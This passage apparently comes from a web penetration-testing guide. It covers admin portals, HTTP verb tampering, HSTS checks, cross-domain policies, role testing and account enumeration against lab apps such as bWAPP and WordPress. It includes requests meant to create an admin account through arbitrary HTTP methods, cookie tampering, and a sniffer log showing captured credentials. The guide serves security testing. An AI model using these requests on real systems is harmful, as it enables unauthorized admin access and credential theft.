- Alternative Server Port - Administration interfaces may be seen on a different port on the host than the main application. For example, Apache Tomcat's Administration interface can often be seen on port 8080.

Apache Tomcat/7.0.73



If you're seeing this, you've successfully installed Tomcat. Congratulations!



Recommended Reading:
[Security Considerations HOW-TO](#)
[Manager Application HOW-TO](#)
[Clustering/Session Replication HOW-TO](#)

- Server Status
- Manager App
- Host Manager

Developer Quick Start

- [Tomcat Setup](#)
- [Realms & AAA](#)
- [Examples](#)
- [Servlet Specifications](#)
- [First Web Application](#)
- [JDBC DataSources](#)
- [Tomcat Versions](#)

401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp. For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the [Manager App HOW-TO](#).

- Parameter Tampering - A GET or POST parameter or a cookie variable may be required to enable the administrator functionality.



/ Session Mgmt. - Administrative Portals /

This page is locked.

HINT: check the URL...



ugs Change Password Create User Set Security Level Reset Credits Blog

/ Session Mgmt. - Administrative Portals /

Cowabunga...

You unlocked this page using an URL manipulation.

408	http://192.168.222.153	GET	/bWAPP/smgmt_admin_portal.php	200	13430	HTML	php
409	http://192.168.222.153	GET	/bWAPP/js/html5.js	304	240	script	js

Request Response

Raw Params Headers Hex

```
GET /bWAPP/smgmt_admin_portal.php HTTP/1.1
Host: 192.168.222.153
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.153/bWAPP/smgmt_admin_portal.php
Cookie: PHPSESSID=bff55c6dd237c6b76a7592ce5a30e60c; security_level=1; admin=0
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

408	http://192.168.222.153	GET	/bWAPP/smgmt_admin_portal.php	200	13430	HTML	php
409	http://192.168.222.153	GET	/bWAPP/js/html5.js	304	240	script	js


Request Response

Raw Headers Hex HTML Render

Session Mgmt. - Administrative Portals

This page is locked.

HINT: check the cookies...



6. Test HTTP Methods

HTTP offers a number of methods that can be used to perform actions on the web server. Many of these methods are designed to aid developers in deploying and testing HTTP applications.

While GET and POST are by far the most common methods that are used to access information provided by a web server, the Hypertext Transfer Protocol (HTTP) allows several other (and somewhat less known) methods:

- HEAD
- GET
- POST
- PUT
- DELETE
- TRACE
- OPTIONS
- CONNECT


Some of these methods can potentially pose a security risk for a web application, as they allow an attacker to modify the files stored on the web server and, in some scenarios, steal the credentials of legitimate users. More specifically, the methods that should be disabled are the following:

- PUT: This method allows a client to upload new files on the web server. An attacker can exploit it by uploading malicious files (e.g.: an asp file that executes commands by invoking cmd.exe), or by simply using the victim server as a file repository
- DELETE: This method allows a client to delete a file on the web server. An attacker can exploit it as a very simple and direct way to deface a web site or to mount a DoS attack
- CONNECT: This method could allow a client to use the web server as a proxy
- TRACE: This method simply echoes back to the client whatever string has been sent to the


server, and is used mainly for debugging purposes.

Black Box Testing

Discover the Supported Methods



Test XST Potential



Find a page you'd like to visit that has a security constraint such that it would normally force a 302 redirect to a login page or forces a login directly. The test URL in this example works like this - as do many web applications. However, if you obtain a "200" response that is not a login page, it is possible to bypass authentication and thus authorization.

www.example.com 80 JEFF / HTTP/1.1 Host:

www.example.com HTTP/1.1 200 OK

Date: Mon, 18 Aug 2008 22:38:40 GMT

Server: Apache

Set-Cookie: PHPSESSID=K53QW...

If your framework or firewall or application does not support the "JEFF" method, it should issue an error page (or preferably a 405 Not Allowed or 501 Not implemented error page). If it services the request, it is vulnerable to this issue.

If you feel that the system is vulnerable to this issue, issue CSRF-like attacks to exploit the issue more fully:

- `FOOBAR /admin/createUser.php?member=myAdmin`

- JEFF /admin/changePw.php?member=myAdmin&passwd=foo123&confirm=foo123
- CATS /admin/groupEdit.php?group=Admins&member=myAdmin&action=add
- HEAD /admin/createUser.php?member=myAdmin

With some luck, using the above three commands - modified to suit the application under test and testing requirements - a new user would be created, a password assigned, and made an admin.

7. Test HTTP Strict Transport Security

The HTTP Strict Transport Security (HSTS) header is a mechanism that web sites have to communicate to the web browsers that all traffic exchanged with a given domain must always be sent over https.

Considering the importance of this security measure it is important to verify that the web site is using this HTTP header, in order to ensure that all the data travels encrypted from the web browser to the server.

The HTTP Strict Transport Security (HSTS) feature lets a web application to inform the browser, through the use of a special response header, that it should never establish a connection to the specified domain servers using HTTP. Instead it should automatically establish all connection requests to access the site through HTTPS.

The HTTP strict transport security header uses two directives:


- max-age: to indicate the number of seconds that the browser should automatically convert all HTTP requests to HTTPS.
- includeSubDomains: to indicate that all web application's sub-domains must use HTTPS.

Here's an example of the HSTS header implementation:

```
Strict-Transport-Security: max-age=60000; includeSubDomains
```

The use of this header by web applications must be checked to find if the following security issues could be produced:

- Attackers sniffing the network traffic and accessing the information transferred through an unencrypted channel.



- Attackers exploiting a man in the middle attack because of the problem of accepting certificates that are not trusted.
- Users who mistakenly entered an address in the browser putting HTTP instead of HTTPS, or users who click on a link in a web application which mistakenly indicated the http protocol.

```

*****
[+] Analyzing HTTP header of https://google-gruyere.appspot.com/6635785984805
07596515913541187634548560/login ...
*****
[I] Server: Google Frontend
[V] Server does not enforce HTTP Strict-Transport-Security.[Value: Missing]

```

```

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
+ |=====| 100.00 %
4 hosts added to the hosts list...
Starting Unified sniffing...
Text only Interface activated...
Hit 'h' for inline help
HTTP : 172.217.24.52:80 -> USER: admin PASS: admin INFO: http://google-gruyere
.appspot.com/367484971926835948767215316604991514356/login
HTTP : 74.125.130.153:80 -> USER: admin PASS: admin INFO: /3674849719268359487
67215316604991514356/login?uid=admin&pw=admin

```

How to test

- I have wrote a tool which can analyze header, contact to me to get this tool for free.

```

*****
[+] Analyzing HTTP header of https://facebook.com ...
*****
[I] HTTP Strict-Transport-Security is being enabled [Value: max-age=15552000; pr
eload]
[I] Response header specifying a safe character set like UTF-8
[I] X-Frame-Options is being enabled [Value: DENY]
[V] Server does not enforce X-XSS-Protection.[Value: 0]
[I] X-Content-Type-Options is being enabled [Value: nosniff]
[V] Server does not enfore Public Key Pinning HPKP. [Value: Missing]
[V] Server does not enfore Content-Security-Policy. [Value: Missing]
[I] Secure flag in Set-Cookie is being enabled
[I] HttpOnly flag in Set-Cookie is being enabled
[I] Path flag in Set-Cookie is being enabled
[V] Anti Cross-Site Request Forgery Token is Missing in Set-Cookie. [Value: fr=0
lsQZ220ycf0qUj6J..BajTCB.Mv.AAA.0.0.BajTCB.AWWU1Wzr; expires=Tue, 22-May-2018 08
:40:33 GMT; Max-Age=7775999; path=/; domain=.facebook.com; secure; httponly, sb=
gTCNWhsPJdwI1EV7p81Aa8M3; expires=Fri, 21-Feb-2020 08:40:33 GMT; Max-Age=6307199
9; path=/; domain=.facebook.com; secure; httponly]
*****

```

- Burpsuite response

```
551 https://www.facebook.com POST /ajax/bz ✓ 200
Request Response
Raw Headers Hex
HTTP/1.1 200 OK
X-Frame-Options: DENY
content-security-policy: default-src * data: blob:;script-src *.facebook.com *.fbcdn.net *.f
*.spotilocal.com:* 'unsafe-inline' 'unsafe-eval' fbstatic-a.akamaihd.net fbcdn-static-b-a.ak
*;connect-src *.facebook.com facebook.com *.fbcdn.net *.facebook.net *.spotilocal.com:* *.ak
attachment.fbsbx.com ws://localhost:* blob: *.cdninstagram.com 'self';
X-XSS-Protection: 0
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: https://www.facebook.com
Access-Control-Expose-Headers: X-FB-Debug, X-Loader-Length
Pragma: no-cache
Vary: Origin
Access-Control-Allow-Methods: OPTIONS
Strict-Transport-Security: max-age=15552000; preload
Content-Type: application/x-javascript; charset=utf-8
X-Content-Type-Options: nosniff
Expires: Sat, 01 Jan 2000 00:00:00 GMT
Cache-Control: private, no-cache, no-store, must-revalidate
```

8. Test RIA cross domain policy

RIAs are web-based services that perform the same functions as desktop application systems.


A cross-domain policy file specifies the permissions that a web client such as Java, Adobe Flash, Adobe Reader, etc. use to access data across different domains. For Silverlight, Microsoft adopted a subset of the Adobe's crossdomain.xml, and additionally created its own cross-domain policy file: clientaccesspolicy.xml.

Whenever a web client detects that a resource has to be requested from other domain, it will first look for a policyfile in the target domain to determine if performing cross-domain requests, including headers, and socket-based connections are allowed.

Master policy files are located at the domain's root. A client may be instructed to load a different policy file but it will always check the master policy file first to ensure that the master policy file permits the requested policy file.

How to Test

We should try to retrieve the policy files crossdomain.xml and clientaccesspolicy.xml from the application's root and from every folder found.



testphp.vulnweb.com/crossdomain.xml

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
-<cross-domain-policy>  
  <allow-access-from domain="*" to-ports="*" secure="false"/>  
</cross-domain-policy>
```


After retrieving all the policy files, the permissions allowed should be checked under the least privilege principle. Requests should only come from the domains, ports, or protocols that are necessary. Overly permissive policies should be avoided. Policies with "*" in them should be closely examined.

3. Flash cross-domain policy

[Previous](#)

[Next](#)

Summary

	Severity:	High
	Confidence:	Certain
	Host:	http://testphp.vulnweb.com
	Path:	/crossdomain.xml

Issue detail

The application publishes a Flash cross-domain policy which allows access from any domain.

Request

```
GET /crossdomain.xml HTTP/1.1
Host: testphp.vulnweb.com
Connection: close
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Thu, 01 Feb 2018 09:40:41 GMT
Content-Type: text/xml
Content-Length: 224
Last-Modified: Tue, 11 Sep 2012 10:30:22 GMT
Connection: close
ETag: "504f12be-e0"
Accept-Ranges: bytes
```

```
<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM "http://www.adobe.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
<allow-access-from domain="*" to-ports="*" secure="false"/>
...[SNIP]...
```

Identity Management Testing

1. Test Role Definition

Test objectives

Validate the system roles defined within the application sufficiently define and separate each system and business role to manage appropriate access to system function and information

How to test

Either with or without the help of the system dev or admin, develop an role versus permission matrix. The matrix will show and enumerate all the roles that can be provisioned and explore the permissions that are allowed to be applied to the objects including any constraints.

Example


In real world, I have pentested many wordpress site, example of role definitions in wordpress can be found at shown below link

- https://codex.wordpress.org/Roles_and_Capabilities


Tools

- You can approach this problem by manual test
- Spidering tools (Burp Suite) – Log on with each role in turn and spider the application (don't forget to exclude the logout button/link from the spidering)


With admin account, using spider option we have this below result and save this state to file



With normal user account, we also use spider option and get following result



Finally, use compare function to comparing two site map we've got



2. Test User Registration Process

Test Objectives

- Verify that the identity requirements for user registration are aligned *with business and security requirements*
- Validate the registration process

How to Test

Test list

- Determine who can register for access (anyone)?
- Are registrations are vetted by a human prior to provisioning or are they automatically granted if the criteria are met.
- Can the same person register multiple times?
- Can user register for different roles or permissions?
- What proof of identity is required for a registration to be successful?
- Are registered identities verified?
- Can identity information be easily forged or faked?
- Can the exchange of identity information be manipulated during registration process?

Tools

- Manual test
- HTTP proxy (Burp Suite, ZAP)

Example

In the wordpress example below, the only identification requirement is an email address that is accessible to the registrant.



The screenshot shows a web browser window with the address bar displaying "192.168.222.136/wordpress/wp-register.php". The main content area features the WordPress logo and the heading "Register for this blog". Below the heading is a registration form with two input fields: "Username:" and "E-mail:". A note below the form states "A password will be emailed to you." To the right of the form is a "Register »" button. At the bottom of the form are three links: "« Back to blog", "Login", and "Lost your password?".

In the Google example below, the identification requirements include name, date of birth, country, mobile phone number and two of the can be verified (Email and mobile phone number).

One account is all you need

One free account gets you into everything Google.



Take it all with you

Switch between devices, and pick up wherever you left off.



Name
First Last

Choose your username
 @gmail.com
[I prefer to use my current email address](#)

Create a password

Confirm your password

Birthday
Month Day Year

Gender
I am...

Mobile phone
 +84

Your current email address

Location
Vietnam (Việt Nam)

3. Test Account Provisioning Process

Test Objective

Verify which account may provision other account and of what type How to test

Test List

- Is there any verification, vetting and authorization of provisioning requests?
- Is there any verification, vetting and authorization of de-provisioning requests?
- Can an administrator provision other administrators or just users?
- Can an administrator or other user provision accounts with privileges greater than their own?
Can an administrator or user de-provision themselves?
- How are the files or resources owned by the de-provisioned user managed? Are they deleted? Is access transferred

Example

In WordPress, only a user's name and email address are required to provision the user, as shown below

192.168.222.136/wordpress/wp-admin/users.php

Update >

Add New User

Users can [register themselves](#) or you can [manually create users here](#).

Nickname

First Name

Last Name

E-mail

Website

Password (twice)

Add User >

De-provisioning of users requires the admin to select the user to be de-provisioned, select delete from the dropdown menu and applying this action. The administrator is then presented with a dialog box asking what to do with the de-provisioning user's post (delete or transfer them).

User List by Role

Administrator

ID	Username	Name	E-mail	Website	Posts
<input type="checkbox"/> 1	admin		admin@example.org		2 Edit

Subscriber

ID	Username	Name	E-mail	Website	Posts
<input type="checkbox"/> 3	555-555-0199@example.com		winter@example.com		0 Edit
<input checked="" type="checkbox"/> 4	abc		abc@abc.com		0 Edit
<input type="checkbox"/> 2	user	Administrator	user@example.org		0 Edit

Update Users

Delete checked users.
 Set the Role of checked users to: Administrator

Delete Users

You have specified these users for deletion:

- ID #4: abc

What should be done with posts and links owned by this user?

Delete all posts and links.
 Attribute all posts and links to:

Confirm Deletion

4. Testing for Account Enumeration and Guessable User Account

Black box Testing

In this case, the tester knows nothing about the specific application, username, application logic, error messages on log in page, or password recovery facilities. If application is vulnerable, the tester receives a response message that reveals, directly or indirectly, some information useful for enumerating users.

HTTP Response message

- Test for valid user with wrong password



WordPress

Error: Incorrect password.

Username:
admin

Password:
[Empty]

Remember me

```
POST /wordpress/wp-login.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/wordpress/wp-login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=n38qhliueo73ab95aesrubp132
Connection: close
Upgrade-Insecure-Requests: 1



log=admin&pwd=1&submit=Login+%C2%BB&redirect_to=wp-admin%2F
```

- Test for a nonexistent username



Another way to enumerate users

- Analyzing the error code received on login page



zotero

Home Groups People Documentation Forums Get Involved

Home > Error

Error

Page Not Found

The page you were looking for could not be found

Request Response

Raw Headers Hex HTML Render

```
HTTP/1.1 404 Not Found
Date: Mon, 25 Dec 2017 08:29:40 GMT
Server: Apache/2.4.27 (Amazon)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Length: 9276
Connection: close
Content-Type: text/html; charset=UTF-8
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```

- Analyzing URLs and URLs re-directions

